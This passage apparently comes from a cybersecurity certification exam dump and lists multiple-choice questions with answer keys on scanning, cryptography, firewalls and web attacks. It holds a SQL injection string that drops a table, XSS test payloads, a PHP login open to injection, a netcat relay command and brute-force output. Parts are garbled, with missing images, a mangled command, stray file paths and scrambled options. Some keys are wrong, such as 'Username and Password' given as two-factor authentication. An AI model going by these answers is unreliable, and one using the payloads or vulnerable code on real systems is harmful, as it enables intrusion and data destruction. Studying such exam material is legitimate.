B. He has used a piggybacking technique to gain unauthorized access
C. This type of social engineering attack is called man trapping
D. Neil is using the technique of reverse social engineering to gain access to the offices of Davidson Avionics

Answer: A

NEW QUESTION 375
Hayden is the network security administrator for her company, a large finance firm based in Miami. Hayden just returned from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. Hayden is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established she sends RST packets to those hosts to stop the session. She does this to see how her intrusion detection system will log the traffic. What type of scan is Hayden attempting here?

A. Hayden is attempting to find live hosts on her company's network by using an XMAS scan
B. She is utilizing a SYN scan to find live hosts that are listening on her network
C. The type of scan, she is using is called a NULL scan
D. Hayden is using a half-open scan to find live hosts on her network

Answer: D

NEW QUESTION 380
On a Linux device, which of the following commands will start the Nessus client in the background so that the Nessus server can be configured?

A. nessus +
B. nessus *s
C. nessus &
D. nessus -d

Answer: C

NEW QUESTION 383
What will the following command produce on a website's login page if executed successfully? SELECT email, passwd, login_id, full_name FROM members WHERE email
= 'someone@somewhere.com'; DROP TABLE members; --'

A. This code will insert the someone@somewhere.com email address into the members table.
B. This command will delete the entire members table.

C. It retrieves the password for the first user in the members table.
D. This command will not produce anything since the syntax is incorrect.

Answer: B

NEW QUESTION 385
A company has made the decision to host their own email and basic web services. The administrator needs to set up the external firewall to limit what protocols should be allowed to get to the public part of the company's network. Which ports should the administrator open? (Choose three.)

A. Port 22
B. Port 23
C. Port 25
D. Port 53
E. Port 80
F. Port 139
G. Port 445

Answer: CDE

NEW QUESTION 387
A hacker, who posed as a heating and air conditioning specialist, was able to install a
sniffer program in a switched environment network. Which attack could the hacker use to sniff all of the packets in the network?

A. Fraggle
B. MAC Flood
C. Smurf
D. Tear Drop

Answer: B

NEW QUESTION 390
Which of the following Exclusive OR transforms bits is NOT correct?

A. 0 xor 0 = 0
B. 1 xor 0 = 1
C. 1 xor 1 = 1
D. 0 xor 1 = 1


Answer: C

NEW QUESTION 393
Jacob is looking through a traffic log that was captured using Wireshark. Jacob has come across what appears to be SYN requests to an internal computer from a spoofed IP address. What is Jacob seeing here?

A. Jacob is seeing a Smurf attack.
B. Jacob is seeing a SYN flood.
C. He is seeing a SYN/ACK attack.
D. He has found evidence of an ACK flood.

Answer: B

NEW QUESTION 395
What type of port scan is represented here.



A. Stealth Scan
B. Full Scan
C. XMAS Scan
D. FIN Scan

Answer: A

NEW QUESTION 400
In the software security development life cyle process, threat modeling occurs in which phase?

A. Design
B. Requirements
C. Verification
D. Implementation

Answer: A

NEW QUESTION 403
Passive reconnaissance involves collecting information through which of the following?

A. Social engineering
B. Network traffic sniffing
C. Man in the middle attacks
D. Publicly accessible sources

Answer: D

NEW QUESTION 407
Which of the following represent weak password? (Select 2 answers)

A. Passwords that contain letters, special characters, and numbers Exampl
B. ap1$%##f@52
C. Passwords that contain only numbers Exampl
D. 23698217
E. Passwords that contain only special characters Exampl
F. &*#@!(%)
G. Passwords that contain letters and numbers Exampl
H. meerdfget123
I. Passwords that contain only letters Exampl
J. QWERTYKLRTY
K. Passwords that contain only special characters and numbers Exampl
L. 123@$45
M. Passwords that contain only letters and special characters Exampl
N. bob@&ba
O. Passwords that contain Uppercase/Lowercase from a dictionary list Exampl
P. OrAnGe

Answer: EH

NEW QUESTION 411
When does the Payment Card Industry Data Security Standard (PCI-DSS) require organizations to perform external and internal penetration testing?

A. At least once a year and after any significant upgrade or modification
B. At least once every three years or after any significant upgrade or modification
C. At least twice a year or after any significant upgrade or modification
D. At least once every two years and after any significant upgrade or modification

Answer: A

NEW QUESTION 414
Which of the following describes a component of Public Key Infrastructure (PKI) where a copy of a private key is stored to provide third-party access and to facilitate recovery operations?

A. Key registry
B. Recovery agent
C. Directory
D. Key escrow

Answer: D

NEW QUESTION 415
A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.
Which cryptography attack is the student attempting?

A. Man-in-the-middle attack
B. Brute-force attack
C. Dictionary attack
D. Session hijacking

Answer: C

NEW QUESTION 417
John the Ripper is a technical assessment tool used to test the weakness of which of the following?

A. Usernames
B. File permissions
C. Firewall rulesets
D. Passwords

Answer: D

NEW QUESTION 421
A company has five different subnets: 192.168.1.0, 192.168.2.0, 192.168.3.0, 192.168.4.0 and 192.168.5.0. How can NMAP be used to scan these adjacent Class C networks?

A. NMAP -P 192.168.1-5.
B. NMAP -P 192.168.0.0/16
C. NMAP -P 192.168.1.0, 2.0, 3.0, 4.0, 5.0
D. NMAP -P 192.168.1/17

Answer: A

NEW QUESTION 424
Low humidity in a data center can cause which of the following problems?

A. Heat
B. Corrosion
C. Static electricity
D. Airborne contamination

Answer: C

NEW QUESTION 428
When an alert rule is matched in a network-based IDS like snort, the IDS does which of the following?

A. Drops the packet and moves on to the next one
B. Continues to evaluate the packet until all rules are checked
C. Stops checking rules, sends an alert, and lets the packet continue
D. Blocks the connection with the source IP address in the packet

Answer: B

NEW QUESTION 430
What is the main reason the use of a stored biometric is vulnerable to an attack?

A. The digital representation of the biometric might not be unique, even if the physical characteristic is unique.
B. Authentication using a stored biometric compares a copy to a copy instead of the original to a copy.
C. A stored biometric is no longer "something you are" and instead becomes "something you have".
D. A stored biometric can be stolen and used by an attacker to impersonate the individual identified by the biometric.

Answer: D

NEW QUESTION 433
A security analyst in an insurance company is assigned to test a new web application that
will be used by clients to help them choose and apply for an insurance plan. The analyst discovers that the application is developed in ASP scripting language and it uses MSSQL as a database backend. The analyst locates the application's search form and introduces the following code in the search input fielD.
IMG SRC=vbscript:msgbox("Vulnerable");> originalAttribute="SRC" originalPath="vbscript:msgbox("Vulnerable");>"
When the analyst submits the form, the browser returns a pop-up window that says "Vulnerable".
Which web applications vulnerability did the analyst discover?

A. Cross-site request forgery
B. Command injection
C. Cross-site scripting
D. SQL injection

Answer: C

NEW QUESTION 437
An attacker has been successfully modifying the purchase price of items purchased on the company's web site. The security administrators verify the web server and Oracle database have not been compromised directly. They have also verified the Intrusion Detection
System (IDS) logs and found no attacks that could have caused this. What is the mostly likely way the attacker has been able to modify the purchase price?

A. By using SQL injection
B. By changing hidden form values
C. By using cross site scripting
D. By utilizing a buffer overflow attack

Answer: B

NEW QUESTION 439
Which of the following processes of PKI (Public Key Infrastructure) ensures that a trust relationship exists and that a certificate is still valid for specific operations?

A. Certificate issuance
B. Certificate validation
C. Certificate cryptography
D. Certificate revocation

Answer: B

NEW QUESTION 440
Which command line switch would be used in NMAP to perform operating system detection?

A. -OS
B. -sO
C. -sP
D. -O

Answer: D

NEW QUESTION 443
Which results will be returned with the following Google search query?
site:target.com -site:Marketing.target.com accounting

A. Results matching all words in the query
B. Results matching “accounting” in domain target.com but not on the site Marketing.target.com
C. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting
D. Results for matches on target.com and Marketing.target.com that include the word “accounting”

Answer: B

NEW QUESTION 446
A security policy will be more accepted by employees if it is consistent and has the support of

A. coworkers.
B. executive management.
C. the security officer.
D. a supervisor.

Answer: B

NEW QUESTION 450
Which of the following lists are valid data-gathering activities associated with a risk assessment?

A. Threat identification, vulnerability identification, control analysis
B. Threat identification, response identification, mitigation identification
C. Attack profile, defense profile, loss profile
D. System profile, vulnerability identification, security determination

Answer: A

NEW QUESTION 455
Employees in a company are no longer able to access Internet web sites on their computers. The network administrator is able to successfully ping IP address of web servers on the Internet and is able to open web sites by using an IP address in place of the URL. The administrator runs the nslookup command for www.eccouncil.org and receives an error message stating there is no response from the server. What should the administrator do next?

A. Configure the firewall to allow traffic on TCP ports 53 and UDP port 53.
B. Configure the firewall to allow traffic on TCP ports 80 and UDP port 443.
C. Configure the firewall to allow traffic on TCP port 53.
D. Configure the firewall to allow traffic on TCP port 8080.

Answer: A

NEW QUESTION 456
Which of the statements concerning proxy firewalls is correct?

A. Proxy firewalls increase the speed and functionality of a network.
B. Firewall proxy servers decentralize all activity for an application.
C. Proxy firewalls block network packets from passing to and from a protected network.
D. Computers establish a connection with a proxy firewall which initiates a new network connection for the client.

Answer: D

NEW QUESTION 457
While conducting a penetration test, the tester determines that there is a firewall between the tester's machine and the target machine. The firewall is only monitoring TCP handshaking of packets at the session layer of the OSI model. Which type of firewall is the tester trying to traverse?

A. Packet filtering firewall
B. Application-level firewall
C. Circuit-level gateway firewall
D. Stateful multilayer inspection firewall

Answer: C

NEW QUESTION 461
International Organization for Standardization (ISO) standard 27002 provides guidance for compliance by outlining

A. guidelines and practices for security controls.
B. financial soundness and business viability metrics.
C. standard best practice for configuration management.
D. contract agreement writing standards.

Answer: A

NEW QUESTION 465
Which of the following tools will scan a network to perform vulnerability checks and compliance auditing?

A. NMAP
B. Metasploit
C. Nessus
D. BeEF

Answer: C

NEW QUESTION 468
A security consultant is trying to bid on a large contract that involves penetration testing and reporting. The company accepting bids wants proof of work so the consultant prints out several audits that have been performed. Which of the following is likely to occur as a result?

A. The consultant will ask for money on the bid because of great work.
B. The consultant may expose vulnerabilities of other companies.
C. The company accepting bids will want the same type of format of testing.
D. The company accepting bids will hire the consultant because of the great work performed.

Answer: B

NEW QUESTION 472
What type of OS fingerprinting technique sends specially crafted packets to the remote OS and analyzes the received response?

A. Passive
B. Reflective
C. Active
D. Distributive

Answer: C

NEW QUESTION 474
Diffie-Hellman (DH) groups determine the strength of the key used in the key exchange process. Which of the following is the correct bit size of the Diffie-Hellman (DH) group 5?

A. 768 bit key
B. 1025 bit key
C. 1536 bit key
D. 2048 bit key

Answer: C

NEW QUESTION 475
While testing the company's web applications, a tester attempts to insert the following test script into the search area on the company's web sitE.
<script>alert(" Testing Testing Testing ")</script>
Afterwards, when the tester presses the search button, a pop-up box appears on the screen with the text: "Testing Testing Testing". Which vulnerability has been detected in the web application?

A. Buffer overflow
B. Cross-site request forgery
C. Distributed denial of service
D. Cross-site scripting

Answer: D

NEW QUESTION 478
How can telnet be used to fingerprint a web server?

A. telnet webserverAddress 80 HEAD / HTTP/1.0
B. telnet webserverAddress 80 PUT / HTTP/1.0
C. telnet webserverAddress 80 HEAD / HTTP/2.0
D. telnet webserverAddress 80 PUT / HTTP/2.0

Answer: A

NEW QUESTION 479
A hacker is attempting to use nslookup to query Domain Name Service (DNS). The hacker uses the nslookup interactive mode for the search. Which command should the hacker type into the command shell to request the appropriate records?

A. Locate type=ns
B. Request type=ns
C. Set type=ns
D. Transfer type=ns

Answer: C

NEW QUESTION 484
Which of the following items is unique to the N-tier architecture method of designing software applications?

A. Application layers can be separated, allowing each layer to be upgraded independently from other layers.
B. It is compatible with various databases including Access, Oracle, and SQL.
C. Data security is tied into each layer and must be updated for all layers when any upgrade is performed.
D. Application layers can be written in C, ASP.NET, or Delphi without any performance loss.

Answer: A

NEW QUESTION 488
What is the correct PCAP filter to capture all TCP traffic going to or from host
192.168.0.125 on port 25?

A. tcp.src == 25 and ip.host == 192.168.0.125
B. host 192.168.0.125:25
C. port 25 and host 192.168.0.125
D. tcp.port == 25 and ip.host == 192.168.0.125

Answer: D

NEW QUESTION 491
When creating a security program, which approach would be used if senior management is supporting and enforcing the security policy?

A. A bottom-up approach
B. A top-down approach
C. A senior creation approach
D. An IT assurance approach

Answer: B

NEW QUESTION 495
The fundamental difference between symmetric and asymmetric key cryptographic systems is that symmetric key cryptography uses which of the following?

A. Multiple keys for non-repudiation of bulk data
B. Different keys on both ends of the transport medium
C. Bulk encryption for data transmission over fiber
D. The same key on each end of the transmission medium

Answer: D

NEW QUESTION 500
How can rainbow tables be defeated?

A. Password salting
B. Use of non-dictionary words
C. All uppercase character passwords
D. Lockout accounts under brute force password cracking attempts

Answer: A

NEW QUESTION 503
How can a rootkit bypass Windows 7 operating system's kernel mode, code signing policy?

A. Defeating the scanner from detecting any code change at the kernel
B. Replacing patch system calls with its own version that hides the rootkit (attacker's) actions
C. Performing common services for the application process and replacing real applications with fake ones
D. Attaching itself to the master boot record in a hard drive and changing the machine's boot sequence/options

Answer: D

NEW QUESTION 508
Which element of Public Key Infrastructure (PKI) verifies the applicant?

A. Certificate authority
B. Validation authority
C. Registration authority
D. Verification authority

Answer: C

NEW QUESTION 510
Which of the following scanning tools is specifically designed to find potential exploits in Microsoft Windows products?

A. Microsoft Security Baseline Analyzer
B. Retina
C. Core Impact
D. Microsoft Baseline Security Analyzer

Answer: D

NEW QUESTION 515
Which type of intrusion detection system can monitor and alert on attacks, but cannot stop them?

A. Detective
B. Passive
C. Intuitive
D. Reactive

Answer: B

NEW QUESTION 516
Bluetooth uses which digital modulation technique to exchange information between paired devices?

A. PSK (phase-shift keying)
B. FSK (frequency-shift keying)
C. ASK (amplitude-shift keying)
D. QAM (quadrature amplitude modulation)

Answer: A

NEW QUESTION 520
Which of the following is an application that requires a host application for replication?

A. Micro
B. Worm
C. Trojan
D. Virus

Answer: D

NEW QUESTION 521
A company firewall engineer has configured a new DMZ to allow public systems to be located away from the internal network. The engineer has three security zones set:
Untrust (Internet) – (Remote network = 217.77.88.0/24) DMZ (DMZ) – (11.12.13.0/24)
Trust (Intranet) – (192.168.0.0/24)
The engineer wants to configure remote desktop access from a fixed IP on the remote network to a remote desktop server in the DMZ. Which rule would best fit this requirement?

A. Permit 217.77.88.0/24 11.12.13.0/24 RDP 3389
B. Permit 217.77.88.12 11.12.13.50 RDP 3389
C. Permit 217.77.88.12 11.12.13.0/24 RDP 3389
D. Permit 217.77.88.0/24 11.12.13.50 RDP 3389

Answer: B

NEW QUESTION 525
What is the purpose of conducting security assessments on network resources?

A. Documentation
B. Validation
C. Implementation
D. Management

Answer: B

NEW QUESTION 530
What is the outcome of the comm"nc -l -p 2222 | nc 10.1.0.43 1234"?

A. Netcat will listen on the 10.1.0.43 interface for 1234 seconds on port 2222.
B. Netcat will listen on port 2222 and output anything received to a remote connection on 10.1.0.43 port 1234.
C. Netcat will listen for a connection from 10.1.0.43 on port 1234 and output anything received to port 2222.
D. Netcat will listen on port 2222 and then output anything received to local interface 10.1.0.43.

Answer: B

NEW QUESTION 534
Which of the following is an example of two factor authentication?

A. PIN Number and Birth Date
B. Username and Password
C. Digital Certificate and Hardware Token
D. Fingerprint and Smartcard ID

Answer: B

NEW QUESTION 535
To reduce the attack surface of a system, administrators should perform which of the following processes to remove unnecessary software, services, and insecure configuration settings?

A. Harvesting
B. Windowing
C. Hardening
D. Stealthing

Answer: C

NEW QUESTION 537
Which NMAP feature can a tester implement or adjust while scanning for open ports to avoid detection by the network’s IDS?

A. Timing options to slow the speed that the port scan is conducted
B. Fingerprinting to identify which operating systems are running on the network
C. ICMP ping sweep to determine which hosts on the network are not available
D. Traceroute to control the path of the packets sent during the scan

Answer: A

NEW QUESTION 542
A security consultant decides to use multiple layers of anti-virus defense, such as end user desktop anti-virus and E-mail gateway. This approach can be used to mitigate which kind of attack?

A. Forensic attack
B. ARP spoofing attack
C. Social engineering attack
D. Scanning attack

Answer: C

NEW QUESTION 543
Which of the following is a characteristic of Public Key Infrastructure (PKI)?

A. Public-key cryptosystems are faster than symmetric-key cryptosystems.
B. Public-key cryptosystems distribute public-keys within digital signatures.
C. Public-key cryptosystems do not require a secure key distribution channel.
D. Public-key cryptosystems do not provide technical non-repudiation via digital signatures.

Answer: B

NEW QUESTION 546
A penetration tester is attempting to scan an internal corporate network from the internet without alerting the border sensor. Which is the most efficient technique should the tester consider using?

A. Spoofing an IP address
B. Tunneling scan over SSH
C. Tunneling over high port numbers
D. Scanning using fragmented IP packets

Answer: B

NEW QUESTION 550
A circuit level gateway works at which of the following layers of the OSI Model?

A. Layer 5 - Application
B. Layer 4 – TCP

C. Layer 3 – Internet protocol
D. Layer 2 – Data link

Answer: B

NEW QUESTION 553
Which of the following settings enables Nessus to detect when it is sending too many packets and the network pipe is approaching capacity?

A. Netstat WMI Scan
B. Silent Dependencies
C. Consider unscanned ports as closed
D. Reduce parallel connections on congestion

Answer: D

NEW QUESTION 558
Which type of scan is used on the eye to measure the layer of blood vessels?

A. Facial recognition scan
B. Retinal scan
C. Iris scan
D. Signature kinetics scan

Answer: B

NEW QUESTION 559
Data hiding analysis can be useful in

A. determining the level of encryption used to encrypt the data.
B. detecting and recovering data that may indicate knowledge, ownership or intent.
C. identifying the amount of central processing unit (cpu) usage over time to process the data.
D. preventing a denial of service attack on a set of enterprise servers to prevent users from accessing the data.


Answer: B

NEW QUESTION 561
How does an operating system protect the passwords used for account logins?

A. The operating system performs a one-way hash of the passwords.
B. The operating system stores the passwords in a secret file that users cannot find.
C. The operating system encrypts the passwords, and decrypts them when needed.
D. The operating system stores all passwords in a protected segment of non-volatile memory.

Answer: A

NEW QUESTION 566
A security administrator notices that the log file of the company`s webserver contains suspicious entries:



```
\[20/Mar/2011:10:49:07\] "GET /login.php?user=test'+oR+3>2%20-- HTTP/1.1" 200 9958
\[20/Mar/2011:10:51:02\] "GET /login.php?user=admin';%20-- HTTP/1.1" 200 9978
```

The administrator decides to further investigate and analyze the source code of login.php file:

```
php
include('../../config/db_connect.php');
$user = $_GET['user'];
$pass = $_GET['pass'];
$sql = "SELECT * FROM USERS WHERE username = '$user' AND password = '$pass'";
$result = mysql_query($sql) or die ("couldn't execute query");

if (mysql_num_rows($result) != 0 ) echo 'Authentication granted!';
else echo 'Authentication failed!';
?>
```

Based on source code analysis, the analyst concludes that the login.php script is vulnerable to

A. command injection.
B. SQL injection.
C. directory traversal.
D. LDAP injection.

Answer: B

NEW QUESTION 567
Which of the following is an advantage of utilizing security testing methodologies to conduct a security audit?

A. They provide a repeatable framework.
B. Anyone can run the command line scripts.
C. They are available at low cost.
D. They are subject to government regulation.

Answer: A

NEW QUESTION 569
A computer technician is using a new version of a word processing software package when it is discovered that a special sequence of characters causes the entire computer to crash. The technician researches the bug and discovers that no one else experienced the problem. What is the appropriate next step?

A. Ignore the problem completely and let someone else deal with it.
B. Create a document that will crash the computer when opened and send it to friends.
C. Find an underground bulletin board and attempt to sell the bug to the highest bidder.
D. Notify the vendor of the bug and do not disclose it until the vendor gets a chance to issue a fix.

Answer: D

NEW QUESTION 574
Which of the following is a protocol that is prone to a man-in-the-middle (MITM) attack and maps a 32-bit address to a 48-bit address?

A. ICPM
B. ARP
C. RARP
D. ICMP

Answer: B

Explanation: Address Resolution Protocol (ARP) a stateless protocol was designed to map Internet Protocol addresses (IP) to their associated Media Access Control (MAC) addresses.
This being said, by mapping a 32 bit IP address to an associated 48 bit MAC address via attached Ethernet devices, a communication between local nodes can be made. Source: (http://www.exploit-db.com/papers/13190/)

NEW QUESTION 576
How can a policy help improve an employee's security awareness?

A. By implementing written security procedures, enabling employee security training, and promoting the benefits of security
B. By using informal networks of communication, establishing secret passing procedures, and immediately terminating employees
C. By sharing security secrets with employees, enabling employees to share secrets, and establishing a consultative help line
D. By decreasing an employee's vacation time, addressing ad-hoc employment clauses, and ensuring that managers know employee strengths

Answer: A

NEW QUESTION 581
Which statement best describes a server type under an N-tier architecture?

A. A group of servers at a specific layer
B. A single server with a specific role
C. A group of servers with a unique role
D. A single server at a specific layer

Answer: C

NEW QUESTION 585
Which of the following network attacks takes advantage of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

A. Teardrop
B. SYN flood
C. Smurf attack
D. Ping of death

Answer: A

NEW QUESTION 588
A newly discovered flaw in a software application would be considered which kind of security vulnerability?

A. Input validation flaw
B. HTTP header injection vulnerability
C. 0-day vulnerability
D. Time-to-check to time-to-use flaw

Answer: C

NEW QUESTION 591

Which of the following cryptography attack methods is usually performed without the use of a computer?

A. Ciphertext-only attack
B. Chosen key attack
C. Rubber hose attack
D. Rainbow table attack

Answer: C

NEW QUESTION 595
The precaution of prohibiting employees from bringing personal computing devices into a facility is what type of security control?

A. Physical
B. Procedural
C. Technical
D. Compliance

Answer: B

NEW QUESTION 600
The Open Web Application Security Project (OWASP) testing methodology addresses the need to secure web applications by providing which one of the following services?

A. An extensible security framework named COBIT
B. A list of flaws and how to fix them
C. Web application patches
D. A security certification for hardened web applications

Answer: B

NEW QUESTION 601
A botnet can be managed through which of the following?

A. IRC
B. E-Mail
C. Linkedin and Facebook
D. A vulnerable FTP server


Answer: A

NEW QUESTION 603
Which of the following is a client-server tool utilized to evade firewall inspection?

A. tcp-over-dns
B. kismet
C. nikto
D. hping

Answer: A

NEW QUESTION 605
The following is a sample of output from a penetration tester's machine targeting a machine with the IP address of 192.168.1.106:



```
[ATTEMPT] target 192.168.1.106 - login "root" - pass "a" 1 of 20
[ATTEMPT] target 192.168.1.106 - login "root" - pass "123" 2 of 20
[ATTEMPT] target 192.168.1.106 - login "testuser" - pass "a" 3 of 20
[ATTEMPT] target 192.168.1.106 - login "testuser" - pass "123" 4 of 20
[ATTEMPT] target 192.168.1.106 - login "admin" - pass "a" 5 of 20
[ATTEMPT] target 192.168.1.106 - login "admin" - pass "123" 6 of 20
[ATTEMPT] target 192.168.1.106 - login "" - pass "a" 7 of 20
[ATTEMPT] target 192.168.1.106 - login "" - pass "123" 8 of 20
```

What is most likely taking place?

A. Ping sweep of the 192.168.1.106 network
B. Remote service brute force attempt
C. Port scan of 192.168.1.106
D. Denial of service attack on 192.168.1.106

Answer: B

NEW QUESTION 609
Which cipher encrypts the plain text digit (bit or byte) one by one?

A. Classical cipher
B. Block cipher
C. Modern cipher
D. Stream cipher

Answer: D

NEW QUESTION 612
Which of the following is used to indicate a single-line comment in structured query language (SQL)?

A. --
B. ||
C. %%
D. ''

Answer: A

NEW QUESTION 615
Which of the following is a primary service of the U.S. Computer Security Incident Response Team (CSIRT)?

A. CSIRT provides an incident response service to enable a reliable and trusted single point of contact for reporting computer security incidents worldwide.
B. CSIRT provides a computer security surveillance service to supply a government with important intelligence information on individuals travelling abroad.
C. CSIRT provides a penetration testing service to support exception reporting on incidents worldwide by individuals and multi-national corporations.
D. CSIRT provides a vulnerability assessment service to assist law enforcement agencies with profiling an individual's property or company's asset.

Answer: A

NEW QUESTION 618
While checking the settings on the internet browser, a technician finds that the proxy server settings have been checked and a computer is trying to use itself as a proxy server. What specific octet within the subnet does the technician see?

A. 10.10.10.10
B. 127.0.0.1
C. 192.168.1.1
D. 192.168.168.168

Answer: B

NEW QUESTION 622
A company has publicly hosted web applications and an internal Intranet protected by a firewall. Which technique will help protect against enumeration?

A. Reject all invalid email received via SMTP.
B. Allow full DNS zone transfers.
C. Remove A records for internal hosts.
D. Enable null session pipes.

Answer: C

NEW QUESTION 626
......